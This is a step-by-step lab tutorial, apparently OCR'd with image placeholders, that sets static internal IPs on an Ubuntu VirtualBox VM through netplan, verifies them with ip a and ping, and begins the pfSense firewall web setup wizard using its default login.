
After logging in, Select the Terminal and run the following command:

- `sudo apt update && sudo apt upgrade -y`

Configuring Static IPs for Each VM

Identify Network Interface Names

- Run the following command to list network interfaces: `ip a`



```
nadiaha@nadiaha-VirtualBox:/etc/netplan$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
 qlen 1000
    link/ether 08:00:27:aa:1a:6a brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 86113sec preferred_lft 86113sec
    inet6 fd17:625c:f037:2:f91a:37a4:5e48:3ea/64 scope global temporary dynamic
       valid_lft 86115sec preferred_lft 14115sec
    inet6 fd17:625c:f037:2:a00:27ff:feaa:1a6a/64 scope global dynamic mngtmpaddr
       valid_lft 86115sec preferred_lft 14115sec
    inet6 fe80::a00:27ff:feaa:1a6a/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
 qlen 1000
    link/ether 08:00:27:57:99:ec brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s8
       valid_lft 314sec preferred_lft 314sec
    inet6 fe80::4a77:99fa:9693:acb/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
 qlen 1000
    link/ether 08:00:27:f7:6f:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.11/24 brd 192.168.2.255 scope global dynamic noprefixroute enp0s9
       valid_lft 6913sec preferred_lft 6913sec
    inet6 fe80::8db8:682a:8474:a4d6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
 qlen 1000
    link/ether 08:00:27:aa:1a:6a brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 86113sec preferred_lft 86113sec
    inet6 fd17:625c:f037:2:f91a:37a4:5e48:3ea/64 scope global temporary dynamic
       valid_lft 86115sec preferred_lft 14115sec
    inet6 fd17:625c:f037:2:a00:27ff:feaa:1a6a/64 scope global dynamic mngtmpaddr
       valid_lft 86115sec preferred_lft 14115sec
    inet6 fe80::a00:27ff:feaa:1a6a/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
 qlen 1000
    link/ether 08:00:27:57:99:ec brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s8
       valid_lft 314sec preferred_lft 314sec
    inet6 fe80::4a77:99fa:9693:acb/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
 qlen 1000
    link/ether 08:00:27:f7:6f:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.11/24 brd 192.168.2.255 scope global dynamic noprefixroute enp0s9
       valid_lft 6913sec preferred_lft 6913sec
    inet6 fe80::8db8:682a:8474:a4d6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
5: enp0s10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defaul
t qlen 1000
    link/ether 08:00:27:ec:10:bc brd ff:ff:ff:ff:ff:ff
nadiaha@nadiaha-VirtualBox:/etc/netplan$
```

We see four interfaces

- enp0s3→ connected to NAT (should have an IP like 10.0.2.x)
- enp0s8 → connected to Internal Network (may show no IP or APIPA address)
- enp0s9 → connected to Internal Network (may show no IP or APIPA address)
- enp0s10 →connected to Internal Network (may show no IP or APIPA address)

Configure Netplan for a Static Internal IP

1. Navigate to the Netplan directory:
   `cd /etc/netplan`
2. List the files to locate the Netplan configuration:
   `ls`
   You should see a file named `50-cloud-init.yaml`.
3. Edit the Netplan file:
   `sudo nano /etc/netplan/50-cloud-init.yaml`

```
nadiaha@nadiaha-VirtualBox:~$ /etc/netplan
bash: /etc/netplan: Is a directory
nadiaha@nadiaha-VirtualBox:~$ cd /etc/netplan
nadiaha@nadiaha-VirtualBox:/etc/netplan$ ls
01-network-manager-all.yaml  50-cloud-init.yaml
nadiaha@nadiaha-VirtualBox:/etc/netplan$ cat 50-cloud-init.yam
cat: 50-cloud-init.yam: No such file or directory
nadiaha@nadiaha-VirtualBox:/etc/netplan$ cat 50-cloud-init.yaml
cat: 50-cloud-init.yaml: Permission denied
nadiaha@nadiaha-VirtualBox:/etc/netplan$ sudo cat 50-cloud-init.yaml
[sudo] password for nadiaha:
network:
  version: 2
  ethernets:
    enp0s3:
      dhcp4: true
nadiaha@nadiaha-VirtualBox:/etc/netplan$
```

```
  GNU nano 7.2                    50-cloud-init.yaml
network:
  version: 2
  ethernets:
    enp0s3:
      dhcp4: true
    enp0s8: #LAN internal 1 em1
      dhcp4: no
      addresses:
       - 192.168.1.10/24
    enp0s9: #LAN internal 2 em2
      dhcp4: no
      addresses:
       - 192.168.2.10/24
    enp0s10: #LAN internal 3 em3
      dhcp4: no
      addresses:
       - 192.168.3.10/24
```

Apply Netplan Changes

1. Save the file in Nano:
   Press `Ctrl + O`, then press `Enter` to save.
   Press `Ctrl + X` to exit the editor.
2. Apply the configuration:
   `sudo netplan apply`
3. Verify the IP configuration:
   `ip a`

```
nadiaha@nadiaha-VirtualBox:/etc/netplan$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:aa:1a:6a brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 86268sec preferred_lft 86268sec
    inet6 fd17:625c:f037:2:b313:61f4:57fd:cefd/64 scope global temporary dynamic
       valid_lft 86365sec preferred_lft 14365sec
    inet6 fd17:625c:f037:2:a00:27ff:feaa:1a6a/64 scope global dynamic mngtmpaddr
       valid_lft 86365sec preferred_lft 14365sec
    inet6 fe80::a00:27ff:feaa:1a6a/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:57:99:ec brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global noprefixroute enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe57:99ec/64 scope link
       valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f7:6f:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.10/24 brd 192.168.2.255 scope global noprefixroute enp0s9
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fef7:6f3f/64 scope link
       valid_lft forever preferred_lft forever
5: enp0s10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ec:10:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.10/24 brd 192.168.3.255 scope global noprefixroute enp0s10
       valid_lft forever preferred_lft forever
```

Test Internal Network Connectivity (Ping by IP):

Use the following command to ping another device on the internal network by its IP address:

```
ping 192.168.1.1
ping 192.168.2.1
ping 192.168.3.1
```

```
nadiaha@nadiaha-VirtualBox:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=0.954 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=0.793 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=255 time=0.667 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=255 time=1.65 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3018ms
rtt min/avg/max/mdev = 0.667/1.015/1.647/0.378 ms
nadiaha@nadiaha-VirtualBox:~$ ping 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=255 time=0.584 ms
64 bytes from 192.168.2.1: icmp_seq=2 ttl=255 time=1.33 ms
64 bytes from 192.168.2.1: icmp_seq=3 ttl=255 time=1.14 ms
64 bytes from 192.168.2.1: icmp_seq=4 ttl=255 time=1.02 ms
^C
--- 192.168.2.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.584/1.018/1.328/0.273 ms
nadiaha@nadiaha-VirtualBox:~$ ping 192.168.3.1
PING 192.168.3.1 (192.168.3.1) 56(84) bytes of data.
64 bytes from 192.168.3.1: icmp_seq=1 ttl=255 time=1.13 ms
64 bytes from 192.168.3.1: icmp_seq=2 ttl=255 time=0.910 ms
64 bytes from 192.168.3.1: icmp_seq=3 ttl=255 time=0.670 ms
^C
--- 192.168.3.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.670/0.904/1.134/0.189 ms
nadiaha@nadiaha-VirtualBox:~$
```

Note: Since the /etc/hosts file was configured correctly, all related operations were successful


pfSense Firewall Configuration


pfSense General Configuration


Web Portal Setup

On the Ubuntu VM, open the web browser and navigate to **https://192.168.1.1**
You may see a warning message: **"Warning: Potential Security Risk Ahead."**
This warning can be safely ignored. It appears because the site uses HTTPS without a trusted certificate.
To proceed:

- Click **Advanced**.
- Then click **Accept the Risk and Continue**.









This will open the **pfSense Web UI login page**.
Log in using the default credentials:

- **Username:** `admin`
- **Password:** `pfsense`


After logging in, click **Next** to proceed.




Click **Next** again.




In the **General Information** section. Provide a Hostname and Domain name. The hostname can be used to identify the pfSense VM on the network. Then click **Next**




Select your Timezone and then click **Next**.




Don’t change any value on this page. Click on **Next**.



